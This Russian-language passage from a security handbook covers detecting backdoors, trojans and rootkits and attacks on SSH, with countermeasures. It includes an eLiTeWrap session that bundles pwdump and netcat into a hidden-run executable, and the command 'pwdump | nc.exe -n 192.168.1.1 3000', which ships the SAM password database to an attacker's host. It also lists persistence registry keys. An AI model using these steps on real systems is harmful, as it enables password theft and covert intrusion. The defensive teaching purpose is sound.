224      OUTLOOK           UDP       1106
224      OUTLOOK           UDP       0
245      MAPISP32          UDP       0
266      nc                TCP       2222
```

Из приведенного листинга видно, что порт с номером 2222 прослушивается утилитой netcat. А при использовании программы netstat можно было бы узнать только номер прослушиваемого порта.

Для сканирования больших сетей и поиска программ прослушивания лучше всего использовать программы-сканеры портов или сетевые средства, которые обсуждались в главе 2, "Сканирование".

Какой бы метод обнаружения прослушиваемых портов не использовался, его результат будет довольно трудно интерпретировать, если вы не знаете, что именно нужно найти. В табл. 14.1 приведен перечень наиболее "красноречивых" признаков наличия программного обеспечения удаленного управления.

Если на каком-либо узле обнаружено прослушивание приведенных в таблице портов, то это верный признак того, что он подвергся нападению либо по злому умыслу хакера, либо по неосторожности самого администратора. Следует проявлять бдительность также и по отношению к другим портам, которые на первый взгляд кажутся обычными. Во многих из перечисленных средств можно изменять номер прослушиваемого порта (см. табл. 14.1). Чтобы убедиться, что доступ к этим портам из Internet ограничен, нужно использовать устройства обеспечения безопасности на границе сети.

Таблица 14.1. Номера портов, используемые программами удаленного управления при создании "потайных ходов"

"Потайной ход"	Порт TCP, используемый по умолчанию	Порт UDP, используемый по умолчанию	Возможность использования альтернативных портов
Remote.exe	135-139	135-139	Нет
Netcat	Любой	Любой	Да
Loki	Не используется	Не используется	Не используется
Реверсивный telnet-сеанс	Любой	Не используется	Да
Back Orifice	Не используется	31337	Да
Back Orifice 2000	54320	54321	Да
NetBus	12345	Не используется	Да
Masters Paradise	40421, 40422, 40426	Не используется	Да
pcAnywhere	22, 5631, 5632, 65301	22, 5632	Нет
ReachOut	43188	Нет	Нет
Remotely Anywhere	2000, 2001	Нет	Да
Remotely Possible/ ControlIT	799, 800	800	Да
Timbuktu	407	407	Нет
VNC	5800, 5801	Нет	Да
Windows Terminal Server	3389	3389	Нет
NetMeeting Remote Desktop Control	49608, 49609	49608, 49609	Нет
Citrix ICA	1494	1494	Нет

О некоторых других номерах портов, которые могут служить для создания "потайных ходов", можно узнать на следующих Web-узлах.

- http://www.tlsecurity.net/main.htm
- http://www.commodon.com/threat/threat-ports.htm
- http://www.chebucto.ns.ca/~rakerman/port-table.html

Удаление подозрительных процессов

Еще одна возможность выявления "потайного хода" заключается в проверке списка процессов на наличие в нем таких исполняемых файлов, как nc, `WinVNC.exe` и т.д. Для этого в системе NT можно использовать утилиту `pulist` из набора NTRK, которая выводит все запущенные процессы, или `sclist`, показывающую работающие службы. Команды `pulist` и `sclist` просты в использовании. Их удобно применять в файлах сценариев для автоматизации процесса тестирования как на локальной системе, так и в сети. В качестве примера приведем список процессов, выводимый программой `pulist`.

```
C:\nt\ew>pulist
Process             PID  User
Idle                0
System              2
smss.exe            24   NT AUTHORITY\SYSTEM
CSRSS.EXE           32   NT AUTHORITY\SYSTEM
WINLOGON.EXE        38   NT AUTHORITY\SYSTEM
SERVICES.EXE        46   NT AUTHORITY\SYSTEM
LSASS.EXE           49   NT AUTHORITY\SYSTEM
...
CMD.EXE             295  TOGA\administrator
nfrbof.exe          265  TOGA\administrator
UEDIT32.EXE         313  TOGA\administrator
NTVDM.EXE           267  TOGAXadministrator
PULIST.EXE          309  TOGA\administrator
C:\nt\ew>
```

В следующем примере с помощью утилиты `sclist` был получен список работающих на удаленном узле служб.

```
C:\nt\ew>sclist \\172.29.11.191
-------------------------------------------
- Service list for \\172.29.11..191
-------------------------------------------
running   Alerter              Alerter
running   Browser              Computer Browser
stopped   ClipSrv              ClipBook Server
running   DHCP                 DHCP Client
running   EventLog             EventLog
running   LanmanServer         Server
running   LanmanWorkstation    Workstation
running   LicenseService       License Logging Service
...
stopped   Schedule             Schedule
running   Spooler              Spooler
stopped   TapiSrv              Telephony Service
stopped   UPS                  UPS
```

В системе UNIX для аналогичных целей можно использовать команду ps. В каждой версии UNIX имеются свои особенности использования этой команды. В Linux она выглядит как ps -aux, а в Solaris — ps `-ef`. Эти команды могут и должны быть применены при создании сценариев, служащих для получения отчета об изменениях в списке активных процессов. В число других замечательных инструментов системы UNIX, позволяющих получить соответствие между службами и запущенными процессами, входят программы `lsof` (`ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/NEW/`), которую можно применять в большинстве версий, и sockstat для FreeBSD. Вот пример результатов работы этих утилит.

```
[crush] lsof -i
COMMAND     PID USER   FD   TYPE     DEVICE SIZE/OFF NODE NAME
syslogd     111 root    4u  IPv4 Oxc5818fOO       OtO  UDP *:syslog
dhcpd       183 root    7u  IPv4 Oxc5818e40       OtO  UDP *:bootps
dhcpd       183 root   10u  IPv4 Oxc5bc2fOO       OtO ICMP *:*
sshd        195 root    3u  IPv4 Oxc58d9d80       OtO  TCP *:ssh (LISTEN)
sshd       1062 root    4u  IPv4 Oxc58da500       OtO  TCP crush:ssh-
>192.168.1.101:2420 (ESTABLISHED)
Xaccel     1165 root    3u  IPv4 Oxc58dad80       OtO  TCP *:6000 (LISTEN)
gnome-ses  1166 root    3u  IPv4 Oxc58dab60       OtO  TCP *:1043 (LISTEN)
panel      1201 root    5u  IPv4 Oxc58da940       OtO  TCP *:1046 (LISTEN)
gnome-nam  1213 root    4u  IPv4 Oxc58da2eO       OtO  TCP *:1048 (LISTEN)
gen_util_  1220 root    4u  IPv4 0xc58dbd80       OtO  TCP *:1051 (LISTEN)
sshd       1245 root    4u  IPv4 Oxc58da720       OtO  TCP crush:ssh-
>192.168.1.101:2642 (ESTABLISHED)

[crush] sockstat
USER     COMMAND     PID   FD PROTO  LOCAL ADDRESS         FOREIGN ADDRESS
root     sshd       1245    4 tcp4   10.1.1.1,.22      192.168.1.101.2642
root     gen_util   1220    4 tcp4   *.1051                  *.*
root     gnome-na   1213    4 tcp4   *.1048                  *.*
root     panel      1201    5 tcp4   *.1046                  *.*
root     gnome-se   1166    3 tcp4   *.1043                  *.*
root     Xaccel     1165    3 tcp4   *.6000                  *.*
root     sshd       1062    4 tcp4   10.1.1.1..22      192.168.1.101.2420
root     sshd        195    3 tcp4   *.22                    *.*
root     dhcpd       183    7 udp4   *.67                    *.*
root     syslogd     111    4 udp4   *.514                   *.*
```

Конечно же, поскольку большинство из рассмотренных выше программ может быть переименовано, без инвентаризации системы и приложений как при их начальной установке, так и при последующих обновлениях, "потайной ход" будет трудно отличить от легитимной службы (нам кажется, что об этом говорилось уже достаточно).

Отслеживание изменений файловой системы

Для перегруженных работой администраторов сама мысль о регулярном обновлении полного списка файлов и каталогов может показаться безумной, поскольку это требует намного больших затрат, чем все предыдущие рекомендации. В то же время, если состояние системы изменяется не очень часто, такой учет является самым надежным методом выявления следов злоумышленников.

В системе Novell для отслеживания изменений размеров файлов, времени последнего обращения и других атрибутов можно воспользоваться командой `ndir`. В системе UNIX можно написать сценарий, содержащий команду `ls -la`, который будет записыгеать имя каждого файла и его размер. В Windows при использовании команды dir выводится время последнего изменения, время последнего обращения к файлу, а также его размер. Для ведения каталога файлов без изменения времени доступа к ним можно порекомендовать утилиты afind, `hfind` и `sfind` компании NTObjectives. Помимо прочих преимуществ, эти программы позволяют идентифицировать скрытые файлы, а также выявлять потоки данных внутри файлов. Для аудита файлов в системах NT/2000 можно использовать также встроенные возможности файловой системы NTFS. Просто щелкните правой кнопкой мыши на нужном файле или каталоге, выберите команду Security, щелкните на кнопке Auditing и установите требуемые параметры для каждого пользователя или группы.

В Windows 2000 появилась подсистема защиты файлов (WFP — Windows File Protection), обеспечивающая защиту системных файлов от перезаписи (к ним относится около 640 файлов из каталога `%systemroot%`). Интересный побочный эффект этого нововве-

дения состоит в том, что **хэш-коды** SHA-1 этих важных файлов содержатся в файле каталога `%systemroot%\system32\dllcache\nt5.cat`. Поэтому, сравнивая эталонные хэш-коды с хэш-кодами текущих системных файлов, можно проверить их целостность. Такую проверку можно выполнить с использованием средства верификации сигнатуры файлов (File Signature Verification, `sigverif.exe`). Для этого щелкните на кнопке Advanced, перейдите во вкладку Logging и установите режим Append To Existing Log File, чтобы новые результаты можно было сравнивать с полученными ранее. Однако нужно иметь в виду, что в режиме WFP сигнатура, скорее всего, не связывается с каждым отдельным файлом. Как отметил в мае 2000 года Рус Купер (Russ Cooper), подсистема защиты WFP не замечает копирования одного из "помеченных" файлов поверх другого (например, незамеченным останется копирование notepad.exe поверх `wscript.exe`). В процессе тестирования поверх файла `wscript.exe` мы скопировали файл, не являющийся системным, и утилита `sigverif` все равно подтвердила его целостность! Поэтому лучше сейчас не полагаться на эти новые средства, пока не будут разгаданы причины такого странного поведения.

Среди средств сторонних производителей можно упомянуть программу проверки целостности файлов **MD5sum**. Она входит в состав пакета Textutils, который распространяется в рамках общей лицензии GNU. Этот пакет можно найти по адресу `ftp://ftp.gnu.org/pub/gnu/textutils/`. Версию, скомпилированную для системы Windows, можно найти по адресу `http://sourceware.cygnus.com/cygwin/`. Утилита **MD5sum** на основе распространенного алгоритма MD5, разработанного Роном Ривестом (Ron **Rivest**) из лаборатории компьютерных наук Массачусетсского технологического института, позволяет вычислить или проверить *профильное сообщение* (message digest) файла длиной **128** бит. Описание программы приведено в документе RFC 1321. В следующем примере показано, как программа **MD5sum** генерирует контрольную сумму файла `test.txt`, а затем выполняет ее проверку.

```
D:\Toolbox>md5sum d:\test.txt > d:\test.md5

D:\Toolbox>cat  d:\test.md5
efd3907b04b037774d831596f2c1b14a  d:\\test.txt

D:\Toolbox>md5sum --check d:\test.md5
d:\\test.txt:OK
```

К сожалению, программа **MD5sum** одновременно обрабатывает только один файл (конечно, написав сценарий, это можно исправить). В число более эффективных средств выявления вторжений в файловую систему входит старая программа Tripwire, которую можно найти по адресу `http://www.tripwire.com`.

Следует упомянуть и несколько других важных утилит, предназначенных для проверки содержимого двоичных файлов. К ним относится известная программа `strings`, которая работает как в системе UNIX, так и в **Windows**, BinText от компании Foundstone для Windows (`http://www.foundstone.com`) и UltraEdit32 для Windows (`http://www.ultraedit.com`).

И наконец, при инвентаризации файловой системы очевидным шагом является поиск легко узнаваемых исполняемых файлов, обеспечивающих "потайной ход", а также используемых ими библиотек. Поскольку большинство из этих инструментов может быть переименовано, такая процедура обычно не приносит пользы, но устранение очевидных изъянов — это уже половина дела в битве за обеспечение безопасности сети. В табл. 14.2 приведен список наиболее важных файлов, при обнаружении которых нужно принимать меры, описанные в этой главе.

Таблица 14.2. Используемые по умолчанию имена исполняемых файлов утилит

"Потайной ход"	Имя файла(ов)	Возможность переименовать
remote (NT)	`remote.exe`	Есть
netcat (UNIX и NT)	`nc`И`nc.exe`	Есть
rinetd	`rinetd, rinetd.exe`	Есть
Утилиты туннелирования пакетов ICMP и UDP	`loki`И`lokid`	Есть
Back Orifice	`[пробел].exe, boserve.exe, boconfig.exe`	Есть
Back Orifice 2000	`bo2k.exe, bo2kcfg.exe, bo2kgui.exe, UMGR32.EXE, bo_peep.dll, bo3des.dll`	Есть
NetBus	`patch.exe, NBSvr.exe, KeyHook.dll`	Есть
Virtual Network Computing for Windows (WinVNC)	`WinVNC.EXE, VNCHooks.DLL`И `OMNITHREAD_RT.DLL`	Нет
Linux Rootkit (LRK)	`lrk`	Есть
NT/2000 Rootkit	`deploy.exe`и `_root_.sys`	Нет в сборке 0.31 а

Загрузочный файл и параметры системного реестра

Взломщикам было бы неинтересно создавать "потайной ход", если бы после обычной перезагрузки системы или после удаления администратором какой-нибудь необходимой службы они не имели бы возможности возобновить соединение. Это можно обеспечить, поместив в основных конфигурационных файлах или в системном реестре ссылки на средства создания "потайного хода". Фактически для функционирования многих из упомянутых программ требуется наличие в системном реестре определенных параметров, что значительно облегчает их идентификацию и удаление.

Программа Back Orifice добавляет запись в поддерево системного реестра `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\`. При установке по умолчанию в системном реестре параметру (Default) присваивается значение " .exe" ([*пробел*].exe), являющееся принятым по умолчанию именем исполняемого файла сервера BO, помещенного в каталог `C:\windows\system`. При установке пакета BO2K исполняемый файл переименовывается в `UMGR32.EXE`, и в системе Win *9x* копируется в каталог `C:\windows\system`, а в NT/2000 — в каталог `C:\winnt\system32`. Конечно же, взломщик может изменить эти параметры по своему усмотрению. Если какие-либо параметры системного реестра ссылаются на файл размером около 124,928 байт, то существует вероятность, что это файл BO. Файл BO2K имеет размер 114,688 байт. Более подробную информацию о пакете BO можно найти в статьях компании ISS (Internet Security Systems) по адресу `http://xforce.iss.net/alerts/advise5.php3`.

Последняя версия программы NetBus добавляет несколько параметров в поддерево `HKEY_LOCAL_MACHINE\SOFTWARE\Net Solutions\NetBus Server`, **однако самый важный ключ создается в** `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current Version\Run`. **Он ссылается на исполняемый файл сервера (в более ранних версиях по умолчанию этот файл называется** SysEdit, **но взломщик может его изменить).**

Пакет WinVNC создает ключ HKEY_USERS\`.DEFAULT\Software\ORL\WinVNC3`.

В системе UNIX опасные демоны нужно искать в различных файлах `rc`, а также в файле `/etc/inetd.conf`.

Аудит, проверка учетных записей и ведение журналов регистрации

Это последняя по порядку, но не по степени важности, контрмера, поскольку невозможно идентифицировать вторжение, если не активизированы средства оповещения. Убедитесь, что подключены встроенные возможности аудита. Например, в NT политику аудита можно настроить с помощью диспетчера пользователей, а в 2000 — с использованием аплета Security Policy. То же самое можно осуществить с помощью утилиты auditpol из набора NTRK. Файловая система NTFS позволяет отслеживать доступ на уровне отдельных файлов. Для этого в окне проводника Windows щелкните правой кнопкой мыши на требуемой папке или на файле, выберите команду Properties, перейдите во вкладку Security, щелкните на кнопке Auditing и настройте нужные параметры.

НА ЗАМЕТКУ Известно, что в системе NT4 ведение полного аудита приводит к снижению производительности, поэтому многие не пользовались этой возможностью. Однако тестирование Windows 2000 показало, что в этой операционной системе в режиме аудита потребление ресурсов значительно снижено и замедление ее работы неощутимо даже при использовании всех предоставляемых возможностей.

Конечно, если журнал регистрации не просматривается регулярно, если его содержимое удаляется из-за недостатка свободного пространства на диске или из-за плохой организации, то даже самый полный аудит окажется бесполезным. Однажды мы посетили Web-узел, который был предупрежден об атаке еще за два месяца до ее реализации. И это случилось только благодаря тому, что некоторые системные администраторы старательно вели журналы регистрации. Чтобы не потерять такую важную информацию, разработайте политику регулярного архивирования журналов регистрации. Многие компании регулярно импортируют их в базы данных, чтобы облегчить процесс поиска и автоматизировать систему оповещения об опасности.

Кроме того, внимательно следите за необъяснимыми изменениями учетных записей. Здесь могут пригодиться программы сторонних производителей, позволяющие получить "мгновенный снимок" системы. Например, программы DumpSec (ее предыдущая версия называется DumpACL), DumpReg и DumtEvt компании Somarsoft (`http://www.somarsoft.com`) предоставляют практически всю нужную информацию о системах NT/2000. Запуск этих утилит выполняется из командной строки. Дополнительную информацию о средствах NT 4 можно найти по адресу `http://www.-microsoft.com/windows2000/techinfo/reskit/default.asp`.

Программы типа "троянский конь"

Популярность	*10*
Простота	*9*
Опасность	*10*
Степень риска	*9*

Как уже упоминалось во введении, "троянский конь" — это программа, которая для вида выполняет какие-нибудь полезные действия, однако на самом деле предназначена совсем для других (зачастую злонамеренных) действий или скрытно устанавливает коварные или разрушительные программы. Многие из рассмотренных выше средств создания "потайных ходов" могут быть помещены во внешне безобидные пакеты, так что конечные пользователи даже не смогут догадаться о том, насколько опасные программы установлены на их компьютерах. В качестве другого примера можно привести коварную программу, маскирующуюся под файл `netstat`. Эта программа, в отличие от настоящей утилиты `netstat`, намеренно не показывает некоторые прослушиваемые порты, тем самым скрывая наличие "потайного хода". Ниже вы познакомитесь еще с несколькими примерами программ типа "троянский конь", таких как `FPWNCLNT.DLL` и "наборы отмычек".

Whack-A-Mole

Популярным средством внедрения программы NetBus является игра под названием Whack-A-Mole. Сама игра представляет собой один исполняемый файл с именем `whackamole.exe`, который является самораспаковывающимся архивом WinZip. При установке игры Whack-A-Mole устанавливается и сервер NetBus с именем explore.exe, а в поддереве системного реестра `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` создается соответствующий ключ, ссылающийся на этот исполняемый файл. После этого сервер NetBus будет запускаться при каждой загрузке системы (обратите внимание на имя explore). Все эти действия выполняются довольно незаметно и происходят после появления на экране небольшой привлекательной игры под названием Whack-A-Mole (ой, так вы не слышали о том, что...). Вот как она выглядит.

BoSniffer

Что может быть лучше, чем инфицирование какой-нибудь системы с помощью программы, предназначенной для поиска "потайных ходов"? Утилита BoSniffer, которая вроде бы призвана выявлять Back Orifice, на самом деле является замаскированной BO. Так что соблюдайте осторожность при использовании подобных бесплатных средств... К счастью, эту программу можно удалить точно так же, как и обычный сервер BO (см. разделы выше).

eLiTeWrap

Очень популярной программой типа "троянский конь" является eLiTeWrap, которую можно найти по адресу `http://www.holodeck.f9.co.uk/elitewrap/index.html`. **Она предназначена для "упаковки" многочисленных файлов в один исполняемый файл и последующей их распаковки либо запуска на удаленном узле. Как видно из следующего примера, в такую "обертку" можно поместить также сценарии, что позволяет взломщикам реализовать неповторимые атаки.**

```
C:\nt\ew>elitewrap
eLiTeWrap 1.03 - (C) Tom "eLiTe" McIntyre
tom@dundeecake.demon.co.uk
http://www.dundeecake.demon.co.uk/elitewrap
Stub size: 7712 bytes
Enter name of output file: bad.exe
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute,  hidden, asynchronously
            4 - Pack and execute, visible,  synchronously
            5 - Pack and execute,  hidden,  synchronously
            6 - Execute only,     visible, asynchronously
            7 - Execute only,      hidden, asynchronously
            8 - Execute only,     visible,  synchronously
            9 - Execute only,      hidden,  synchronously
Enter package file #1: c:\nt\pwdump.exe
Enter operation: 1
Enter package file #2: c:\nt\nc.exe
Enter operation: 1
Enter package file #3: c:\nt\ew\attack.bat
Enter operation: 7
Enter command line:
Enter package file #4:
All done :)
```

Теперь в распоряжении взломщика появился файл с именем `bad.exe`. **При запуске из него будут извлечены утилиты** `pwdump.exe`, **netcat (**`nc.exe`**), а затем запустится командный файл** `attack.bat`, **в котором содержится простая команда, например** `pwdump | nc.exe -n 192.168.1.1 3000`. **В результате база данных SAM системы NT попадет на компьютер взломщика (**`192.168.1.1`, **на котором утилиту netcat следует настроить на прослушивание порта 3000).**

Программу eLiTeWrap можно обнаружить, если из исполняемого файла взломщик забыл удалить ее сигнатуру. Следующая команда поиска позволит найти сигнатуру в любом файле .EXE.

```
C:\nt\ew>find "eLiTeWrap" bad.exe
----------BAD.EXE
eLiTeWrap V1.03
```

ВНИМАНИЕ Ключевое слово "eLiTeWrap" может измениться, поэтому при выявлении программы eLiTeWrap не следует полностью полагаться на этот признак.

9 Библиотека FPWNCLNT.DLL для Windows NT

Одна из тайных задач программ типа "троянский конь" состоит в их маскировке под системный компонент регистрации в системе и захвате имен/паролей пользователей. Одним из примеров реализации такого подхода является библиотека FPNWCLNT.DLL, устанавливаемая на серверы NT, на которых требуется выполнять синхронизацию паролей с системами Novell NetWare. Эта библиотека перехватывает изменения паролей перед тем, как они будут зашифрованы и записаны в базу данных SAM, что позволяет службам NetWare получить пароли в удобочитаемом виде, обеспечивая тем самым единую форму регистрации.

В Internet был помещен код, позволяющий регистрировать факты изменения паролей и заносить сведения об этих изменениях (а не сами пароли) в файл C:\TEMP\PWDCHANGE.OUT. Конечно, эту программу легко модифицировать так, чтобы с ее помощью можно было захватывать и сами пароли в обычном текстовом формате.

0 Контрмеры

Если нет необходимости в синхронизации паролей между системами NT и NetWare, удалите файл FPNWCLNT.DLL из каталога %systemroot%\system32. Следует проверить также поддерево системного реестра HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Notificaion Packages (REG_MULTI_SZ) И удалить из него строку FPNWCLNT. Если эта динамически подключаемая библиотека все же необходима для работы в смешанной среде, сравните атрибуты используемого файла с атрибутами его проверенной копии (например, содержащейся на установочном компакт-диске) и убедитесь, что это исходная версия компании Microsoft. Если возникли какие-то сомнения, лучше восстановить данный файл с проверенного носителя.

Криптография

Криптография (в переводе с древнегреческого "скрытое написание") — это наука (а в некотором смысле и искусство) о защите целостности и конфиденциальности данных. Развитие этой области знаний началась еще во времена использования моноалфавитного шифра подстановки Юлия Цезаря, а в настоящее время привело к созданию полиалфавитных шифров подстановки, однократному использованию данных заполнения, блочным шифрам и криптосистемам на основе открытого ключа. Вне всякого сомнения, криптография является именно тем средством, с помощью которого наши секреты так и останутся секретами.

СОВЕТ Для тех, кто желает познакомиться с глубоким и познавательным анализом истории криптографии, можно порекомендовать книгу *The Code Book: The Science of Secrecy from Ancient Egypt to Quantum Cryptography* Симона Синга (Simon Singh), которая вышла в издательстве *Anchor Books* (ISBN 0385495323).

Поскольку криптография представляет собой неотъемлемую часть современных систем обеспечения безопасности, то расшифровка данных является одной из ключевых методологий, применяемых взломщиками. В данном разделе представлен обзор стандартных атак на системы шифрования, которые можно объединить под общим термином *криптоанализ* (cryptanalysis).

Терминология

Перед тем как окунуться в криптоанализ, полезно ввести несколько терминов. Понятие *"незашифрованный текст"* (plaintext) используется для обозначения данных до их передачи криптографической системе, а *"зашифрованныйтекст"* (ciphertext) — это данные, полученные в результате преобразования незашифрованного текста системой шифрования. Термины *"шифрование"* (encryption) и *"дешифрация"*или *"расшифровка"* (decryption) используются для описания процесса преобразования незашифрованного текста в зашифрованный и наоборот, соответственно.

Классы атак

Криптоаналитические атаки можно разбить на два класса: *пассивные* (passive) и *активные* (active). Пассивные атаки основаны на мониторинге трафика и анализе, которые не требуют манипуляции незашифрованным и зашифрованным текстом, а также другими элементами или процессами криптографической системы. Обычно такие атаки направлены на нарушение конфиденциальности данных. Активные атаки предполагают использование ложных сообщений или других методов, предназначенных не только для нарушения конфиденциальности, но также целостности и достоверности данных. Далее эти два класса можно разделить на типы атак, в том числе основанные на *использовании только зашифрованного текста* (ciphertext-only), *известном незашифрованном тексте* (known-plaintext), *выбранном незашифрованном тексте* (chosen-plaintext) и *выбранном зашифрованном тексте* (chosen-ciphertext). Все эти атаки позволяют получить различное количество информации и позволяют по-разному пользоваться этой информацией для взлома механизма защиты систем или приложений.

Для лучшей иллюстрации основных особенностей и самого процесса криптоанализа ниже приведены несколько примеров атак, а также способы их реализации против общеизвестных криптографических систем.

Атаки против Secure Shell (SSH)

SSH — это протокол защиты, предназначенный для обеспечения безопасности взаимодействия с интерактивным удаленным терминалом или передачи файлов через Internet. В протоколе SSH для кодирования данных используется как симметричный, так и асимметричный алгоритмы шифрования. Оболочка SSH уязвима для пассивных атак, а также атак с использованием "третьего среднего" (man-in-the-middle), направленных на анализ трафика. Такие методы позволяют получить информацию о длине пароля, командах, вводимых пользователем, или могут привести к дальнейшему проникновению в систему.

Анализ трафика

Популярность	*5*
Простота	*4*
Опасность	*6*
Степень риска	*5*

Дон Ксиодонг (Dawn Xiaodong), Дэвид Вагнер (David Wagner) и Ксуквинг Тиан (Xuqing Tian) из калифорнийского университета в г. Беркли опубликовали статью *Timing Analysis of Keystrokes and Timing Attack on SSH* (`http://paris.cs.berkeley.edu/~dawnsong/ssh-timing.html`), в которой подробно описаны различные атаки на протокол SSH, направленные на анализ трафика. Эксперты в области безопасности Solar Designer и Даг Сонг (Dug Song) создали утилиту `sshow` (`http://www.openwall.com/advisories/OW-003-ssh-traffic-analysis.txt`), которая позволяет перехватывать трафик SSH и обеспечивает получение длины пароля и команд, вводимых по Internet. При этом полученная информация позволяет перейти ко взлому с использованием словаря или просто к утечке данных.

О Контрмеры: анализ трафика

Имеются модули обновления для различных серверов и клиентов SSH. Сжатие данных, предоставляемое протоколом SSH, не обеспечивает надежной защиты от таких атак, поскольку параметры сжатия обычно оказываются предсказуемыми и зависят от длины исходных данных. При корректном заполнении части данных нулевыми байтами подобный анализ трафика можно предотвратить.

Атака MITM

Популярность	7
Простота	6
Опасность	8
Степень риска	7

Даг Сонг создал набор программ dsniff (`http://www.monkey.org/~dugsong/dsnoff/`), в состав которого входит утилита `sshmitm`. На ее использовании основана так называемая атака "Monkey-in-the-middle" на трафик Web, зашифрованный с использованием протокола SSH. Утилита sshmitm по существу располагается между клиентом и сервером, перехватывает передаваемые клиентом запросы и вместо сервера отправляет ложный ответ. В то же время такой же запрос передается серверу (sshmitm "выступает" в роли клиента), а его ответ пересылается клиенту. Эта атака позволяет дискредитировать трафик, защищенный с помощью SSH. Утилиту sshmitm можно использовать совместно с dnspoof, предназначенной для генерации ложных ответов DNS. Другая программа, `webmitm`, позволяет реализовать подобную атаку на трафик Web, зашифрованный с использованием протокола SSL.

Контрмеры: атака MITM

Контроль открытых ключей, используемых каждым узлом SSH, — это самый простой способ предотвращения атак с использованием sshmitm. Применяя аутентификацию клиентских сертификатов, можно предотвратить атаки с помощью webmitm.

Восстановление ключей

Популярность	5
Простота	4
Опасность	5
Степень риска	5

Ариэль Вайсбейн (Ariel Waissbein) и Августин Азубел (Agustin Azubel) из CORE-SDI реализовали атаку с восстановлением ключа, основанную на методе Дэвида Блейченбахера (David Bleichenbacher), который применяется против одной из систем шифрования по открытому ключу. (Статью можно найти по адресу `http://www.corest.com/pressroom/advisories_desplegado.php?idxsection=10&idx=82`.) Атака позволяет получить ключ сеанса SSH. Затем этот ключ можно использовать для декодирования защищенного трафика и дальнейшего проникновения в систему.

О Контрмеры: восстановление ключа

Этот изъян существует лишь в протоколе SSH версии 1. Переход к его более новой реализации или использованию версии 2 позволит решить описанную проблему.

Разрушение системного окружения: "наборы отмычек" и средства создания образа состояния системы

До сих пор речь шла о многочисленных способах размещения в системе скрытых ловушек, чтобы обычные пользователи даже и не догадывались о том, что же происходит на самом деле. Многие представленные концепции касались средств, работающих под видом обычных программ (несмотря на зловредность выполняемых ими действий), которые скрывались в таких местах, где их легко найти. К сожалению, взломщики способны на более отчаянные поступки, в чем вы очень скоро убедитесь. Из-за того, что профессиональное знание архитектуры операционных систем в настоящее время стало нормой, полное нарушение целостности системы становится тривиальной задачей.

"Наборы отмычек"

Что произойдет, если под контролем взломщика окажется сам код операционной системы? Предпосылки такого подхода появились еще в те времена, когда компиляция ядра UNIX иногда выполнялась еженедельно, если система плохо была настроена или находилась на начальном этапе установки. Естественно, что наборы программ, которые вместо обычных двоичных файлов операционной системы встраивают компоненты типа "троянский конь", получили название "наборов отмычек". Такие средства обеспечивают самую "большую дискредитацию" взламываемого компьютера. В главе 8, "Хакинг UNIX", были описаны "наборы отмычек", предназначенные для системы UNIX, которые обычно состоят из четырех групп инструментов, адаптированных под конкретную платформу и версию операционной системы: 1) программы типа "троянский конь", например, такие как измененные версии `login`, `netstat` и `ps`; 2) программы, предназначенные для создания "потайных ходов", например вставки в файл `inetd`; 3) программы перехвата потока данных в сети; 4) программы очистки системных журналов.

Существует огромное множество "наборов отмычек" для системы UNIX. Для того чтобы убедиться в этом, достаточно заглянуть только на один Web-узел, находящийся ПО адресу `http://packetstormsecurify.org/UNIX/penetration/rootkits/`.(Еще несколько подобных наборов можно найти на этом же Web-узле по адресу `/UNIX/misc`.) По-видимому, одним из наиболее известных является "набор отмычек"

для системы Linux версии 5, в который входит несколько модифицированных версий основных утилит, включая su, ssh и несколько анализаторов сетевых пакетов.

Чтобы не отставать, операционная система Windows NT/2000 в 1999 году тоже "обзавелась" своим собственным набором аналогичных средств. Это случилось благодаря группе хакеров Грега Хогланда (Greg Hoglund) (`http://www.rootkit.com`). Грег застал врасплох сообщество Windows, продемонстрировав рабочий прототип таких инструментов, который способен выполнять сокрытие параметров системного реестра и "подмену" исполняемых файлов. Этот набор можно использовать в исполняемых файлах типа "троянский конь" без изменения их содержимого. Все эти трюки основываются на использовании перехвата функций (function hooking). Таким образом можно "модифицировать" ядро NT, в результате чего будут захвачены системные вызовы. С помощью "набора отмычек" можно скрыть процесс, параметр системного реестра или файл, а также перенаправить перехваченный вызов функциям программ типа "троянский конь". Полученный результат способен превзойти ожидания от внедрения обычных "троянских коней": пользователь не может быть уверен даже в целостности исполняемого кода.

О Контрмеры: "наборы отмычек"

Если оказалось, что нельзя доверять даже командам `ls` или `dir`, значит, пришло время признать себя побежденным: создайте резервные копии важных данных (но только не двоичных файлов!), удалите все программное обеспечение, а затем переустановите его с проверенных носителей. Не следует особо надеяться на резервные копии, поскольку абсолютно неизвестно, когда именно взломщик пробрался в систему. После восстановления программное обеспечение также может оказаться "троянизированным".

Важно не забывать одно из золотых правил обеспечения безопасности и восстановления после сбоев: *известные состояния* (known states) и *повторяемость* (repeatability). Производственные системы зачастую должны быть быстро переустановлены, так что хорошо документированная и достаточно автоматизированная процедура установки позволит сэкономить много времени. Наличие проверенных носителей, готовых для выполнения процедуры восстановления, также достаточно важно. Если под рукой имеется компакт-диск с полностью сконфигурированным образом Web-сервера, то выигрыш во времени окажется еще более значительным. Другим хорошим приемом является документирование процесса настройки производственного режима эксплуатации, а не промежуточного режима, поскольку в процессе построения системы или ее обслуживания могут появиться изъяны в системе защиты (появление новых совместно используемых ресурсов и т.д.). Убедитесь, что в вашем распоряжении имеется контрольный список или автоматизированный сценарий возврата в производственный режим.

Подсчет контрольных сумм также оказывается хорошей защитой от использования "наборов отмычек", однако этот прием нужно применять к системе в исходном состоянии. Средства, подобные свободно распространяемой утилите MD5sum или программе Tripwire, которая рассматривалась выше, способны "снимать" образы файлов и уведомлять о нарушении их целостности при возникновении изменений. Перенаправление исполняемых файлов с помощью "набора отмычек" системы NT/2000, теоретически может нейтрализовать подсчет контрольных сумм. Однако поскольку код при этом не изменяется, но в то же время "захватывается" и передается через другую программу, то такой прецедент все же можно выявить.

В момент написания этой книги "набор отмычек" систем NT/2000 по-прежнему оставался на стадии альфа-версии и в основном предназначался для демонстрации наиболее важных особенностей, а не для реального применения. Так что его легко обнаружить. Просто проверьте наличие файлов `deploy.exe` и `_root_.sys`. Запуск и остановку этих средств можно выполнить с помощью команды net.

```
net start _root_
net stop _root_
```

